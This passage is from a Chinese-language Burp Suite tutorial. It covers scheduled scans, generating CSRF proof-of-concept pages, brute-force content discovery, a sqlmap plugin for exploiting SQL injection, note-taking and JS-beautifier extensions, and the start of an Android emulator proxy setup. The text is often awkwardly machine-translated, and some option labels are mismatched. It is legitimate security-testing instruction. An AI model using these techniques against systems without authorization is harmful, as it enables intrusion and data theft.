个 HTTP 请求 ,或任何部分目标站点地图 ,并在上下文菜单中的“Engagement(参与工具)”中选择“Schedule task(计划任务)” 。或者，您也可以通过在计划任务面板中直接添加一个新的任务。创建一个新的任务将打开一个向导，可以配置任务的详细信息。

任务计划有以下类型：

1）从 URL 扫描

2）暂停主动扫描

3）继续主动扫描

4）从 URL 蜘蛛

5）暂停蜘蛛

6）保存状态

根据任务的类型，您还可以配置一个 URL （如扫描）或文件（如保存状态） 。每一个任务需要有配置了启动时间。或者，您可以配置任务重复在定义的时间间隔。

Suite functions

Generate CSRF POC

[专业版]此功能可用于生成一个证明了概念验证（ PoC ）跨站点请求伪造（ CSRF ）攻击对于一个给定的请求。要使用此功能，请选择在 Burp 的任何地方 URL 或 HTTP 请求，并选择上下文菜单中的 “Engagement tools(参与工具)” 中的 “Generate CSRF Poc(生成 CSRF 的一键通)” ，如图 1-2-19~图 1-2-20：

图 1-2-19




图 1-2-20

Burp 显示了在顶部面板中选择的完整的请求，并将生成的 HTML CSRF 在较低的面板。在 HTML 使用的形式和/或 JavaScript 来生成在浏览器中所要求的请求。您可以手动编辑的要求，并单击“regenerate(重新生成)”按钮，根据更新的要求来重新生成 CSRF 的 HTML 。你可以测试生成的 PoC 的效果在浏览器中，使用“测试中的浏览器”按钮。当您选择此选项，可以粘贴到浏览器（配置为使用 Burp 的当前实例作为其代理）一个唯一的 URL 。由此产生的浏览器请求由服务 Burp 与当前显示的 HTML，然后你可以决定的 PoC 是否是通过监测得到的请求（ s）表示，通过代理服务器进行了卓有成效的。

Message Editor

HTTP 消息编辑器是用于整个 Burp 查看和编辑的 HTTP 请求和响应。以及显示原始消息本身，编辑器包括大量的功能，帮助您快速进一步分析这些消息，推动 Burp 的核心工作流程，

以及进行其他有用的任务。

Content Discovery

此功能可用于发现内容并不会从您可以浏览或蜘蛛可见内容链接功能。

要使用此功能，请选择在 Burp 的任何地方一个 HTTP 请求，或任何部分目标站点地图，并在上下文菜单中的“参与工具”中选择“查找内容”，如图 1-2-21~图 1-2-23：




图 1-2-21




图 1-2-22




图 1-2-23

Burp 使用各种技术来发现内容，包括姓名猜测，网络蜘蛛，并且从命名的应用程序中使用

的观测约定外推。发现的内容被显示在一个特殊的网站地图是特定的发现会话，并且还可以任选地加入到 suite site map。

Control

此选项卡显示您发现会话的当前状态。切换按钮指示是否会话正在运行，并允许您暂停和重新启动会话，如图 1-2-24：




图 1-2-24

下面的信息则显示该发现会话的进展 :提出的要求数在服务器响应传输的字节数网络错误数排队的发现任务数蜘蛛排队的请求数排队分析响应数排队的个人发现任务都显示在表格中。发现引擎的工作原理递归，当一个新的目录或文件被发现，进一步的任务是源于此，这取决于配置。

Target

这些选项可让您定义了内容发现会话启动目录，以及是否文件或目录要有针对性。下列选项可用：

Start directory(启动目录) - 这就是 Burp 就会开始寻找内容的位置。这条道路及其子目录内只有项目将在会议期间提出要求。

Discover(发现) - 此选项确定会话是否将寻找文件或目录，或两者兼而有之。如果你正在检查的目录，你可以选择是否以及如何深递归到子目录中发现的。

Filenames

这些选项可让您配置 Burp 应该使用生成的文件名来测试源。下列选项可用

内置的短文件列表 、内置短路目录列表 、内置长文件列表 、内置长目录列表

发现在目标站点上使用的名称。如果选择此选项，Burp 会维护所有的目录和文件名茎已发现的目标网站上的名单，也将检查这些在测试每一个新的目录。

根据发现的物品推导。如果选择此选项 ,Burp 会尝试猜测基于那些已经被发现的项目名称。例如，如果该目录 AnnualReport2011 被发现，Burp 也将检查 AnnualReport2012，AnnualReport2013 等。

File Extensions

控制如何发现会话添加文件扩展名，正在测试。该文件的本身是根据文件名选择导出。当每个文件的在测试时，Burp 会检查各种不同的扩展名，根据这些设置。下列选项可用：

1)Test these extensions(测试这些扩展)- 此选项可让您设定的扩展，Burp 会经常检查清单。你可以微调的基础上已知在对目标应用程序中使用的技术，默认列表。

2)Test all extensions observed on target site(测试目标点观测到的所有分机) - 如果选择此选项，然后 Burp 会自动检查是否存在已在使用中被观察到目标站点上的文件扩展名。此选项很有用，当你不知道到底是什么扩展或技术都在使用。您还可以配置你不想要检查，即使发现是在使用中（如图像文件）的扩展名列表。

3)Test these variant exxtensions on discovered files(在测试文件中发现这些变异扩展) -

此选项可让您设定的扩展名列表的 Burp 会额外检查以便发现文件名。这个选项是检查现有的文件的备份副本很有用。

4)Test filestemswith no extension(测试文件无扩展名) - 如果选择此选项，Burp 会为每个文件检查不带扩展名添加。

Discovery Engine

用于发现内容时发出 HTTP 请求的引擎，并带有套房站点地图互动。下列选项可用：

1)Case sensitivity(区分大小写) - 这个设置控制 Burp 是否会处理文件名的情况下，敏感。如果选择“自动检测”被选中，然后 Burp 会通过处理文件名的情况下灵敏启动，并在发现的第一个新项目，将测试情况变化的服务器的处理。根据所治疗，Burp 可能恢复到处理文件名的情况下不区分大小写。

2)Add discovered content to suite site map(发现添加内容到套房站点地图) - 如果选择此选项，然后在当前会话的发现确定了新的项目将被自动添加到主浴室的站点地图。

3)Copy content from suite site map(复制主站点地图的内容) - 如果选择此选项，则发现会话将复制任何现有的相关内容从主套房站点地图进去发现网站地图 ,以提供发现新的内容较强的出发基础。

4)Number of discovery threads(蜘蛛从已发现的内容) - 如果选择此选项，则发现会话将执行常规的网络蜘蛛，并且将处理响应发现请求寻找链接到其他新的内容。发现执行绪数目 - 此选项控制并发请求数的发现引擎能够作出。蜘蛛线程数 - 该选项控制并发请求数的蜘蛛功能是能够使，如果启用。

Site map

该发现会话使用自己的站点地图，显示所有已发现的定义范围内的所有内容。如果您已配置 Burp 的话，新发现的项目也将被添加到 Burp 的主要站点地图。

Alert

用来显示当前 Burp 的扫描代理的一些状态，这个没什么介绍的，如图 1-2-25：




图 1-2-25

Burp Sqlmap 插件

SqlMap 是一个开源渗透测试工具，它可以自动检测和利用 SQL 注入漏洞和接管数据库服务器的过程。它配备了一个功能强大的检测引擎，许多利基功能，为最终的渗透测试和广泛的交换机从数据库中指纹持久的，在数据从数据库中获取，通过访问底层文件系统和操作系统上执行命令的输出带外连接，如图 1-2-26：




图 1-2-26

环境及工具

需要 python、java 环境，并且需要下载 sqlmap.py、gason.jar 插件。

下载地址：https://github.com/sqlmapproject/sqlmap

http://www.praetorian.com/tools/gason-0.9.6.jar

安装

1）选择 Burp Extender 扩展添加，如图 1-2-27：




图 1-2-27

2）添加成功会提示加载成功，然后在任意的 Burp 请求地址的详情里右击，如图 1-2-28：




图 1-2-28

3）接下来会出现 gui 界面，要是用还必须加载 sqlmap.py 的路径，如图 1-2-29：




图 1-2-29

图形界面挺不错的，对于使用 sqlmap 新手挺好的，有时候使用命令界面的时候不知道命令了可以用这个图形界面查看命令怎样使用，比如：我不知道怎么在后面加数据库参数，则可以如图 1-2-30：




图 1-2-30

使用

如上有地址参数了在右下角点击 run 即可，图形界面就不做过多的介绍了，其使用方法和 sqlmap 命令界面是一样的，主要是结合了 burp 唯一的好处就是用 burp 检测到注入了然后可以直接发送到 sqlmap 进行注入。而且操作简单。

Notes

在 Notes 选项卡中，您可以：

- 储存注意事项：储存任何目前开启的文件到一个文件中。

- 负载注：从文件加载以前保存的一套纸币。

- 新文本：添加一个标签一个新的文本文档。

- 导入文本：加载一个文本文件的内容。

- 新的电子表格：添加一个标签一个新的电子表格。

- 导入电子表格：加载一个 CSV 文件的内容。

- 您还可以导出单个音符的标签到外部文件。

界面如图 1-2-31：

图 1-2-31

安装

在Burp主界面Extender>>Extensions>>Burp Extensions下的add按钮 如图1-2-32：




图 1-2-32

使用

1)可以从 Burp 主界面的 Proxy history 里选择发送到 notes。

2)切换到 notes 标签选项卡即可。

3)Save notes(保存文本)

4)也可以导入文本和表格文件

JSBeautifier

大多数的网站压缩其资源，如 JS 文件，以便增加装载速度。然而，安全性测试和调试一个压缩的资源是不容易的事。这是一个 Burp 开源扩展 ,这使得它可以美化大部分资源。因此，这将有助于 Web 应用程序安全研究人员查看压缩资源更容易。它还可以帮助他们有足够的资源内的浏览器解压缩后的版本（如 JS，CSS，HTML，XML，等等）。

安装

1）下载 jsbeautifier.jar 文件和 libs 目录

2）点击 Extender>>add 选择 jsbeautifier.jar，如图 1-2-33：




图 1-2-33

使用

直接勾选或者在响应请求选择 beautify this!即可

（连载中）责任编辑：桔子

第3节 BurpSuite 使用介绍（三）

作者：小乐天

来自：乌云知识库

网址：http://drops.wooyun.org/

0x01 Android 虚拟机 proxy for BurpSuite

安卓虚拟机工具

这里我使用的是谷歌安卓模拟器 Android SDK，大家可以根据自己的系统来定，我使用的是 window64 系统，大家选择下载的时候可以注意一下，同时也是使用这个系统来演示。

下载地址：http://developer.android.com/sdk/index.html

配置 Android 模拟器

下载后，里面有 SDK 的 manager.exe 和其他文件夹。现在，我们建立一个模拟器，可以通过 Android SDK 管理器来创建我们的 AVD（Android 的虚拟设备）；这将是我们虚拟的 Android 手机。设置安卓虚拟机如图 1-3-1

